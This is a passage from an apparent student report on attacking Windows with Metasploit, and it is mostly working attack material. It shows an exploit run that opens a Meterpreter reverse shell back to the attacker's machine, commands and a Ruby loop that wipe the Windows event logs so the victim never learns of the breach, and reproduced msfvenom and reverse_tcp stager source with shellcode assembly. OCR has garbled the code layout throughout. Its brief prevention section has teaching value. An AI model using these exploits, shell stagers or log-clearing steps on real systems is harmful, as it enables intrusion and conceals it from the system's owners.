

Figure 32: Test file deleted using kali Linux(hacker)



Figure 33: Event Viewer in Windows shows "Object Deleted" by ID 4660 for the file deleted using Kali Linux

Therefore, it can be concluded that using Event Viewer all the activity can be traced. This can be avoided by clearing the log files of Event Viewer in Windows OS using Kali Linux. In-order to make the attack successful, we tried to delete the log files so that an individual or an organization can never know that their system was exploited or when the attempt was made to exploit their system.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 2 opened (172.16.104.130:4444 -> 172.16.104.145:1246)
```

Figure 34: Exploiting system to manually clear the logs

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
>> log = client.sys.eventlog.open('system')
=> #>#:0xb6779424 @client=#>, #>, #

"windows/browser/facebook_extractiptc"=>#, "windows/antivirus/trendmicro_serverprotect
>> log.clear
=> #>#:0xb6779424 @client=#>,

/trendmicro_serverprotect_earthagent"=>#, "windows/browser/ie_iscomponentinstalled"=>#
```

Figure 35: Clearing logs manually



Figure 36: Shows the logs have been cleared

```
evtlogs = [
        'security',
        'system',
        'application',
        'directory service',
        'dns server',
        'file replication service'
        ]
print_line("Clearing Event Logs, this will leave an event 517")
evtlogs.each do |evl|
        print_status("Clearing the #{evl} Event Log")
        log = client.sys.eventlog.open(evl)
        log.clear
end
```

Figure 37: snapshot of code to clear the log

7. ANALYSIS

PREVENTIVE METHODS

An anti-virus software installed on the victim system can help prevent most of the attack vectors adopted by Metasploit. One such software is Windows Defender, a framework of security tools already baked into the Windows 10 operating system.

Initially based on the GIANT AntiSpyWare tool, which was developed by the GIANT Software Inc, it was later integrated by Microsoft into the Windows eco-system of operating systems.
Using the real-time protection and browser integration features of Windows Defender, the reverse shell connections initiated using the payloads created by the Metasploit Framework can be blocked and prevented from making harmful changes to the victim system.
Other prevention methods include preventing unauthorized USB devices from copying files onto the system as well as perpetually scanning incoming emails for unwanted attachments.

8. CONCLUSION AND FUTURE WORK

The aim of the project, to use a security tool framework called Metasploit, and demonstrate the use case of the tool by penetration testing a Windows 10 machine, was achieved. By establishing a connection between the victim machine and the attacker machine, the project de- tailed how can the attacker can view/copy files, read keystrokes etc. from the victim system.

Through the project content, a deeper understanding of one of the methodologies used for “hacking” utilized by black-hat hackers was explored. As discussed above in detail about the tool used, we gain an insight of how computer systems can be exploited as well as what infiltrators are able to achieve with the ability to access these computer systems, without authorization.
Secondarily, the project has allowed for a way to prevent and overcome these types of attacks by studying in depth about the tools of infiltration. We can further say grounds of blockade of such attacks can be established by the above research of the topic.

The project was extended to view the audit on Windows using Event Viewer. Various Event IDs were studied to understand the activity occurring on the desktop. This was used to trace back the activities performed by Kali Linux on Windows OS. In turn the log files were deleted from Windows to leave no traces to detect the vulnerabilities and exploitations caused by Kali Linux.

9. REFERENCES

[1] Pangaria, Monika & Shrivasta, Vivek & Soni, Priyanka. (2012). Compromising windows 8 with metasploit's exploit. Advances in Electrical and Computer Engineering. 5. 2278-661.

[2] Compromising systems: implementing hacking phases

[3] Penetrating Windows 8 with syringe utility Monika Agarwal, Laxman vishnoi

[4] Chiem, Trieu Phong. A study of penetration testing tools and approaches. Diss. Auckland University of Technology, 2014.

[5] Moore, Michael. (2017). Penetration Testing and Metasploit.

[6] Gauri Shankar, Venkatesh & Somani, Gaurav. (2015). Anti-Hijack: Runtime Detection of Malware Initiated Hijacking in Android. Procedia Computer Science. 78. 587-594. 10.1016/j.procs.2016.02.105.

[7] Pawan Kesharwani, Sudhanshu Shekhar Pandey, Vishal Dixit, Lokendra Kumar Tiwari(2018).A study on Penetration Testing Using Metasploit Framework

[8] Arulpradeep S. P,Vinothkumar P.,Nilavarasan G. S.,Sai Harshith Kumar S.,Naveen P.(2019)Android mobile hacking using Linux

[9] Vimal Kumar Gangwar (2020).Security Awareness Approach through Penetration Testing in Kali Linux

[10] Devanshu Bhatt(2018) Modern Day Penetration Testing Distribution Open Source Platform - Kali Linux

[11] https://github.com/stephenfewer/ReflectiveDLLInjection

[12] https://www.metasploit.com/

[13] http://www.hackingarticles.in/msfvenom-tutorials-beginners/

[14] https://metasploit.help.rapid7.com/docs/working-with-payloads

[15] https://null-byte.wonderhowto.com/how-to/metasploit-basics/

[16] https://docs.kali.org/general-use/starting-metasploit-framework-in-kali

[17] https://www.hackers-arise.com/single-post/2017/07/31/Metasploit-Basics-Part-9-Usingmsfvenom-to-Create-Custom-Payloads

[18] https://null-byte.wonderhowto.com/how-to/hack-like-pro-ultimate-command-cheat-sheetfor-metasploits-meterpreter-0149146/

[19] http://niiconsulting.com/checkmate/2018/06/bypassing-detection-for-a-reverse-meterpretershell/

[20] https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/

10. APPENDIX

Work done by each and every individual student.

- Manovki Wasade: Study and implementation of security of windows OS and attacking it using Metasploit framework
- Suchismitaa Chakraverty: Study and implementation of security of iOS

10.1 SOURCE CODE

10.1.1 MSFVENOM

```
#!/usr/bin/env ruby # -*- coding: binary -*-
class MsfVenomError <
StandardError; end class HelpError
< StandardError; end class
UsageError < MsfVenomError; end
require 'optparse'
require 'timeout'
```

```
def require_deps
  msfbase  =  __FILE__
  while
  File.symlink?(msfbase)
    msfbase = File.expand_path(File.readlink(msfbase), File.dirname(msfbase))
  end
  $:.unshift(File.expand_path(File.join(File.dirname(msfbase),
  'lib'))) require 'msfenv'
  $:.unshift(ENV['MSF_LOCAL_LIB']) if ENV['MSF_LOCAL_LIB']
  require    'rex'
  require
  'msf/ui'
  require
  'msf/base'
  require 'msf/core/payload_generator'
  @framework_loaded = true
end
# Creates a new framework
object. #
# @note Ignores any previously cached value.
# @param (see ::Msf::Simple::Framework.create)
# @return [Msf::Framework]
def
init_framework(create_opts={
})
  require_deps unless @framework_loaded
  create_opts[:module_types] ||= [
    ::Msf::MODULE_PAYLOAD, ::Msf::MODULE_ENCODER, ::Msf::MODULE_NOP
  ]
  create_opts[:module_types].map! do |type|
    type = Msf.const_get("MODULE_#{type.upcase}")
  end
  @framework                                                                    =
::Msf::Simple::Framework.create(create_opts.merge('DisableDatabase' => true)) end
# Cached framework object
#
# @return [Msf::Framework]
def       framework       return
@framework if @framework
  init_framework
  @framework
end
def parse_args(args)
  opts = {} datastore
  =    {}    opt    =
  OptionParser.new
```

```
  banner = "MsfVenom - a Metasploit standalone payload
  generator.\n" banner << "Also a replacement for
  msfpayload and msfencode.\n" banner << "Usage: #{$0}
  [options] <var=val>\n"
  banner << "Example: #{$0} -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe
  -o payload.exe" opt.banner = banner opt.separator('') opt.separator('Options:')
opt.on('-l', '--list <type>', Array, 'List all modules for [type]. Types are: payloads, encoders, nops,
platforms,
archs, encrypt, formats, all')
   do |l| if l.to_s.empty?
    l = ["all"]
   end
   opts[:list] = l
  end
opt.on('-p', '--payload <payload>', String,
      "Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for
   custom") do |p| if p == '-'
    opts[:payload] = 'stdin'
   else
    opts[:payload]
    = p
   end
  end
  opt.on('--list-options', "List --payload <value>'s standard, advanced and evasion options") do
   opts[:list_options] = true
  end
opt.on('-f', '--format <format>', String, "Output format (use --list formats to list)") do |f|
   opts[:format] = f
  end
opt.on('-e', '--encoder <encoder>', String, 'The encoder to use (use --list encoders to list)') do |e|
   opts[:encoder] = e
  end
  opt.on('--smallest', 'Generate the smallest possible payload using all available encoders') do
   opts[:smallest] = true
  end
  opt.on('--encrypt       <value>', String, 'The type of encryption or encoding to apply to the shellcode
(use --list encrypt to list)') do |e|
   opts[:encryption_format] = e
  end
opt.on('--encrypt-key <value>', String, 'A key to be used for --encrypt') do |e|
   opts[:encryption_key] = e
  end
opt.on('--encrypt-iv <value>', String, 'An initialization vector for --encrypt') do |e|
   opts[:encryption_iv] = e
  end
```

```
 opt.on('-a', '--arch  <arch>', String, 'The architecture to use for --payload and --encoders (use --list
do              |a|        archs to list)')
 opts[:arch] =
 a end
 opt.on('--platform  <platform>', String, 'The platform for --payload (use --list platforms to list)') do
  opts[:platform]  =|l|
 l end
 opt.on('-o', '--out      <path>', 'Save the payload to a file') do |x|
  opts[:out] =  x
 end
opt.on('-b', '--bad-chars <list>', String, 'Characters to avoid example: \'\x00\xff\'') do |b|
   init_framework() opts[:badchars] =
   Rex::Text.hex_to_raw(b)
 end
opt.on('-n', '--nopsled <length>', Integer, 'Prepend a nopsled of [length] size on to the payload') do |n|
   opts[:nops] = n.to_i
 end
opt.on('-s', '--space <length>', Integer, 'The maximum size of the resulting payload') do |s|
   opts[:space] = s
 end
 opt.on('--encoder-space   <length>', Integer, 'The maximum size of the encoded payload (defaults to
 the -s value)') do
|s|
   opts[:encoder_space] = s
 end
opt.on('-i', '--iterations <count>', Integer, 'The number of times to encode the payload') do |i|
   opts[:iterations] = i end opt.on('-c', '--add-code      <path>',      String,      'Specify      an
 additional win32 shellcode file to include') do |x| opts[:add_code] = x
 end
opt.on('-x', '--template <path>', String, 'Specify a custom executable file to use as a template') do |x|
   opts[:template] = x
 end
 opt.on('-k', '--keep', 'Preserve the --template behaviour and inject the payload as a new thread') do
   opts[:keep] = true
 end
opt.on('-v', '--var-name <value>', String, 'Specify a custom variable name to use for certain output
formats') do |x|
   opts[:var_name] = x
 end
opt.on('-t', '--timeout <second>', Integer, "The number of seconds to wait when reading the payload
from STDIN
(default  30,  0  to  disable)")  do  |x|
   opts[:timeout] = x
 end
 opt.on_tail('-h', '--help', 'Show this message') do
   raise HelpError, "#{opt}"
```

```
 end
 begin
  opt.parse!(args)
 rescue OptionParser::InvalidOption => e
  raise UsageError, "Invalid option\n#{opt}"
 rescue OptionParser::MissingArgument => e
  raise UsageError, "Missing required argument for option\n#{opt}"
 end
 if opts.empty? raise UsageError,
  "No options\n#{opt}"
 end
 if args
  args.each do |x|
   k,v = x.split('=', 2)
   datastore[k.upcase] = v.to_s
  end if opts[:payload].to_s =~ /[\_\/]reverse/ &&
  datastore['LHOST'].nil? init_framework()
  datastore['LHOST'] = Rex::Socket.source_address
  end
 end
 if opts[:payload].nil? # if no payload option is selected assume we are reading it from stdin
  opts[:payload] = "stdin"
 end
 if opts[:payload].downcase == 'stdin' &&
  !opts[:list] $stderr.puts "Attempting to read
  payload from STDIN..." begin
   opts[:timeout] ||=
   30 ::Timeout.timeout(opts[:timeout])
   do
    opts[:stdin] = payload_stdin
   end
  rescue Timeout::Error
   opts[:stdin] = ''
  end

opts[:datastore] =
datastore
opts
end
# Read a raw payload from stdin (or whatever IO object we're currently
# using as stdin, see {#initialize})
#
# @return [String]
def payload_stdin
 @in = $stdin
 @in.binmode
```

```
  payload            =
  @in.read payload
end
def dump_platforms
  init_framework(:module_types => [])
  supported_platforms = []
  Msf::Module::Platform.subclasses.each {|c| supported_platforms << c.realname.downcase}
  tbl = Rex::Text::Table.new(
    'Indent' => 4,
    'Header' => "Framework Platforms [--platform <value>]",
    'Columns' =>
    [
      "Name",
    ])
  supported_platforms.sort.each do |name|
    tbl << [name]
  end
  "\n" + tbl.to_s + "\n"
end
def dump_archs
  init_framework(:module_types      =>      [])
  supported_archs = ARCH_ALL.dup
  tbl = Rex::Text::Table.new(
    'Indent' => 4,
    'Header' => "Framework Architectures [--arch <value>]",
    'Columns' =>
    [
      "Name",
    ])
  supported_archs.sort.each do |name|
    tbl << [name]
  end
  "\n" + tbl.to_s + "\n"
end
def dump_encrypt
  init_framework(:module_types
  =>           [])          tbl          =
  Rex::Text::Table.new(
    'Indent' => 4,
    'Header' => "Framework Encryption Formats [--encrypt <value>]",
    'Columns' =>
    [
      "Name",
    ])
  ::Msf::Simple::Buffer.encryption_formats.each
    do |name| tbl << [ name]
```

```
  end
  "\n" + tbl.to_s + "\n"
end
def dump_formats
  init_framework(:module_types =>
  []) tbl1 = Rex::Text::Table.new(
    'Indent' => 4,
    'Header' => "Framework Executable Formats [--format <value>]",
    'Columns' =>
    [
      "Name"
    ])
  ::Msf::Util::EXE.to_executable_fmt_formats.each do
    |name| tbl1 << [ name ]
  end
  tbl2 = Rex::Text::Table.new(
    'Indent' => 4,
    'Header' => "Framework Transform Formats [--format <value>]",
    'Columns' =>
    [
      "Name"
    ])
  ::Msf::Simple::Buffer.transform_formats.each  do
    |name| tbl2 << [ name ]
  end
  "\n" + tbl1.to_s + "\n" + tbl2.to_s +
"\n" end
def dump_payloads
  init_framework(:module_types    =>    [
  :payload ]) tbl = Rex::Text::Table.new(
  'Indent' => 4,
    'Header'  =>  "Framework  Payloads  (#{framework.stats.num_payloads}  total)  [--payload
    <value>]", 'Columns' =>
    [
      "Name",
      "Description"
    ])
  framework.payloads.each_module { |name, mod|
    tbl << [ name, mod.new.description.split.join(' ') ]
  }
  "\n" + tbl.to_s + "\n"
end
def dump_encoders(arch = nil)
  init_framework(:module_types    =>    [
  :encoder ]) tbl = Rex::Text::Table.new(
  'Indent' => 4,
```

```
  'Header' => "Framework Encoders" + ((arch) ? " (architectures: #{arch})" : "") + " [--encoder
  <value>]", 'Columns' =>
  [
    "Name",
    "Rank",
    "Description"
  ])
 cnt =
 0
 framework.encoders.each_module(
  'Arch' => arch ? arch.split(',') : nil) { |name,
    mod| tbl << [ name, mod.rank_to_s,
    mod.new.name ]
    cnt += 1
  }
  (cnt > 0) ? "\n" + tbl.to_s + "\n" : "\nNo compatible encoders
found.\n\n" end
def dump_nops
 init_framework(:module_types => [
 :nop ]) tbl = Rex::Text::Table.new(
  'Indent' => 4,
  'Header' => "Framework NOPs (#{framework.stats.num_nops} total)",
  'Columns' =>
  [
    "Name",
    "Description"
  ])
 framework.nops.each_module { |name, mod|
  tbl << [ name, mod.new.description.split.join(' ') ]
 }
 "\n" + tbl.to_s + "\n"
end
begin
 generator_opts = parse_args(ARGV)
rescue HelpError =>
 e $stderr.puts
 e.message exit(1)
rescue MsfVenomError => e
 $stderr.puts "Error: #{e.message}"
 exit(1)
end
if generator_opts[:list]
 generator_opts[:list].each do
 |mod| case mod.downcase
 when "payloads", "payload",
 "p"
```

```
    $stdout.puts
   dump_payloads            when
   "encoders", "encoder", "e"
    $stdout.puts
   dump_encoders(generator_opts[:arch])      when
   "nops", "nop", "n"
    $stdout.puts        dump_nops
   when                  "platforms",
   "dump_platform"
    $stdout.puts
   dump_platforms           when
   "archs", "dump_arch"
    $stdout.puts   dump_archs   when
   "encrypts",                  "encrypt",
   "encryption"
    $stdout.puts dump_encrypt
   when   "formats",   "format",
   "f"
    $stdout.puts dump_formats
   when "all", "a"
    # Init here so #dump_payloads doesn't create a framework with
    # only payloads, etc.
    init_framework
    $stdout.puts        dump_payloads
    $stdout.puts dump_encoders
    $stdout.puts dump_nops
    $stdout.puts dump_platforms
    $stdout.puts dump_archs
    $stdout.puts dump_encrypt
    $stdout.puts
   dump_formats else
    $stderr.puts "Invalid type (#{mod}). These are valid: payloads, encoders, nops, platforms, archs,
encrypt, formats, all" end
  end
  exit(0)
end
if      generator_opts[:list_options]      payload_mod      =
  framework.payloads.create(generator_opts[:payload])
  if payload_mod.nil?
    $stderr.puts                "Invalid                payload:
    #{generator_opts[:payload]}" exit(1)
  end
  $stderr.puts "Options for #{payload_mod.fullname}:\n" + "="*25 + "\n\n"
  $stdout.puts ::Msf::Serializer::ReadableText.dump_module(payload_mod, '   ')
  $stderr.puts "\nAdvanced options for #{payload_mod.fullname}:\n" + "="*25 + "\n\n"
  $stdout.puts ::Msf::Serializer::ReadableText.dump_advanced_options(payload_mod, '   ')
```

```
  $stderr.puts "\nEvasion options for #{payload_mod.fullname}:\n" + "="*25 +
  "\n\n"                                                    $stdout.puts
  ::Msf::Serializer::ReadableText.dump_evasion_options(payload_mod, '   ')
  exit(0)
end
generator_opts[:framework]        =        framework
generator_opts[:cli] = true
begin
  venom_generator                                          =
  Msf::PayloadGenerator.new(generator_opts)    payload    =
  venom_generator.generate_payload
rescue ::Exception => e
  elog("#{e.class} : #{e.message}\n#{e.backtrace * "\n"}")
  $stderr.puts                "Error:
#{e.message}" end
# No payload generated, no point to go on
exit(2) unless payload
if generator_opts[:out]
  begin
    ::File.open(generator_opts[:out], 'wb') do |f|
      f.write(payload)
    end
    $stderr.puts                "Saved                as:
  #{generator_opts[:out]}"   rescue   ::Exception
  => e
    # If I can't save it, then I can't save it. I don't think it matters what error.
    elog("#{e.class} : #{e.message}\n#{e.backtrace * "\n"}")
    $stderr.puts              "Error:
#{e.message}" end else
  output_stream    =    $stdout
  output_stream.binmode
  output_stream.write payload
  # trailing newline for pretty
  output
  $stderr.puts  unless  payload  =~
/\n$/ end
```

4.2.2 Reverse TCP

```
# -*- coding: binary -*-
require 'msf/core'
require
'msf/core/payload/transport_config'
require
'msf/core/payload/windows/send_uuid'
require
'msf/core/payload/windows/block_api'
require
```

```
'msf/core/payload/windows/exitfunk'
module Msf
###
#
# Complex reverse_tcp payload generation for Windows ARCH_X86
#              ###              module
Payload::Windows::ReverseTcp
 include
 Msf::Payload::TransportConfig
 include        Msf::Payload::Windows
 include
 Msf::Payload::Windows::SendUUID
 include
 Msf::Payload::Windows::BlockApi
 include
 Msf::Payload::Windows::Exitfunk
 #
 # Register reverse tcp specific options
 #
 def initialize(*args)
  super
  register_advanced_options([ OptString.new('PayloadBindPort', [false, 'Port to bind reverse tcp
  socket to on target sys-
tem.']) ], self.class)
 end
 #
 # Generate the first stage
 #                  def
 generate(opts={}
 )
  ds = opts[:datastore] || datastore
  conf = {
   port:    ds['LPORT'],
   host:    ds['LHOST'],
    retry_count:     ds['ReverseConnectRetries'],
    bind_port:   ds['PayloadBindPort'],
    reliable:   false
   }
  # Generate the advanced stager if we have space if
  self.available_space      &&      required_space      <=
  self.available_space
    conf[:exitfunk] = ds['EXITFUNC']
    conf[:reliable] = true
  end
  generate_reverse_tcp(con
 f) end
```

```
#
# By default, we don't want to send the UUID, but
we'll send # for certain payloads if requested.
#                    def
include_send_uui
d
 false
end
def transport_config(opts={})
 transport_config_reverse_tcp(opts)
end
#
# Generate and compile the stager
# def generate_reverse_tcp(opts={}) combined_asm = %Q^ cld    ;
Clear the direction flag. call start     ;  Call  start,  this  pushes  the
address of 'api_call' onto the stack.
   #{asm_block_api}
   start:
    pop ebp
   #{asm_reverse_tcp(opts)}
   #{asm_block_recv(opts)}
 ^
 Metasm::Shellcode.assemble(Metasm::X86.new,
combined_asm).encode_string end
#
# Determine the maximum amount of space required for the features requested
#                def
required_space
 # Start with our cached default generated
 size space = cached_size
 # EXITFUNK 'thread' is the biggest by far, adds 29
 bytes. space += 29
 # Reliability adds some bytes! space += 44
 space      +=      uuid_required_size      if
 include_send_uuid
 # The final estimated size
 space
end
#
# Generate an assembly stub with the configured feature set and options.
#
# @option opts [Integer] :port The port to connect to
# @option opts [String] :exitfunk The exit method to use if there is an error, one of process, thread,
or seh
# @option opts [Integer] :retry_count Number of retry attempts
```

```
#                         def
asm_reverse_tcp(opts={
})
 retry_count  = [opts[:retry_count].to_i, 1].max
 encoded_port  =  "0x%.8x"  %  [opts[:port].to_i,2].pack("vn").unpack("N").first
 encoded_host                =                "0x%.8x"                %
 Rex::Socket.addr_aton(opts[:host]||"127.127.127.127").unpack("V").first
addr_fam   = 2
 sockaddr_size = 16
 asm = %Q^
  ; Input: EBP must be the address of 'api_call'.
  ; Output: EDI will be the socket for the connection to the
  server ; Clobbers: EAX, ESI, EDI, ESP will also be
  modified (-0x1A0) reverse_tcp: push '32' ; Push the bytes
  'ws2_32',0,0 onto the stack. push 'ws2_' ; ... push esp ; Push
  a pointer to the "ws2_32" string on the stack. push
  #{Rex::Text.block_api_hash('kernel32.dll',
  'LoadLibraryA')} mov eax, ebp
   call eax ; LoadLibraryA( "ws2_32" ) mov eax, 0x0190
  ; EAX = sizeof( struct WSAData ) sub esp, eax ; alloc
  some space for the WSAData structure push esp ; push
  a  pointer  to  this  stuct  push  eax  ;  push  the
  wVersionRequested  parameter  push
  #{Rex::Text.block_api_hash('ws2_32.dll',
  'WSAStartup')}  call  ebp  ;  WSAStartup(  0x0190,
  &WSAData ); set_address: push #{retry_count} ; retry
  counter
  create_socket:  push  #{encoded_host}    ;  host  in
   little-endian format push #{encoded_port} ; family
   AF_INET and port number
   mov esi, esp      ; save pointer to sockaddr struct
   push eax          ; if we succeed, eax will be zero, push zero for the
                     flags param.
   push eax          ; push null for reserved parameter
   push eax          ;  we  do  not  specify  a  WSAPROTOCOL_INFO
                     structure
   push eax          ; we do not specify a protocol
   inc eax           ;
   push eax          ; push SOCK_STREAM
   inc eax           ;
   push eax          ; push AF_INET
   push #{Rex::Text.block_api_hash('ws2_32.dll', 'WSASocketA')}
  call ebp    ; WSASocketA( AF_INET, SOCK_STREAM, 0, 0, 0, 0 );
  xchg edi, eax ; save the socket for later, don't care about the value of eax after this
 ^
```

```
# Check if a bind port was
specified if opts[:bind_port]
bind_port = opts[:bind_port]
 encoded_bind_port = "0x%.8x" %
 [bind_port.to_i,2].pack("vn").unpack("N").first asm << %Q^ xor
 eax, eax push 11 pop ecx push_0_loop:
  push eax ; if we succeed, eax will be zero, push it enough
           times ; to cater for both IPv4 and IPv6
  loop push_0_loop
          ; bind to 0.0.0.0/[::], pushed above push
  #{encoded_bind_port}  ; family AF_INET and port
  number mov esi, esp   ; save a pointer to
  sockaddr_in struct
  push #{sockaddr_size} ; length of the sockaddr_in struct (we only set the first 8 bytes, the
  rest aren't used) push esi ; pointer to the sockaddr_in struct push edi ; socket
  push  #{Rex::Text.block_api_hash('ws2_32.dll',
  'bind')} call ebp ; bind( s, &sockaddr_in, 16 ); push
  #{encoded_host}  ; host in little-endian format
  push #{encoded_port} ; family AF_INET and port
  number mov esi, esp
 ^ end asm
<< %Q^
 try_connect:
  push 16    ; length of the sockaddr
             struct
  push esi   ; pointer to the sockaddr
             struct
  push edi   ; the socket
  push  #{Rex::Text.block_api_hash('ws2_32.dll',
  'connect')} call ebp  ; connect( s,
  &sockaddr, 16 ); test eax,eax  ; non-zero
  means a failure
  jz connected
 handle_connect_failure:
  ; decrement our attempt count and
  try again dec dword [esi+8] jnz
  try_connect
^
if
 opts[:exitfun
 k] asm <<
 %Q^ failure:
  call exitfunk
 ^
else
```

```
  asm    <<    %Q^
  failure:
    push 0x56A2B5F0      ; hardcoded to exitprocess
    for size call ebp
  ^
 end
 asm << %Q^
  ; this lable is required so that reconnect
 attempts include ; the UUID stuff if
 required. connected: ^ asm <<
 asm_send_uuid if include_send_uuid
 asm
end
#
# Generate an assembly stub with the configured feature set and options.
#
# @option opts [Bool] :reliable Whether or not to enable error handling code
#
def asm_block_recv(opts={})
 reliable        =
 opts[:reliable]  asm  =
 %Q^ recv:
    ; Receive the size of the incoming second stage...
   push 0             ; flags
   push 4          ; length = sizeof( DWORD );
   push esi    ; the 4 byte buffer on the stack to hold the second stage length
   push edi          ; the saved socket
    push   #{Rex::Text.block_api_hash('ws2_32.dll',
    'recv')} call ebp    ; recv( s, &dwLength, 4, 0 );
 ^
 if reliable
  asm << %Q^
    ; reliability: check to see if the recv worked, and
    reconnect  ;  if  it
    fails  cmp  eax,  0
    jle
    cleanup_socket
  ^
 end
 asm << %Q^
    ; Alloc a RWX buffer for the second stage
    mov esi, [esi]    ;  dereference  the  pointer  to  the  second
                      stage length
    push 0x40         ; PAGE_EXECUTE_READWRITE
    push 0x1000        ; MEM_COMMIT
```

```
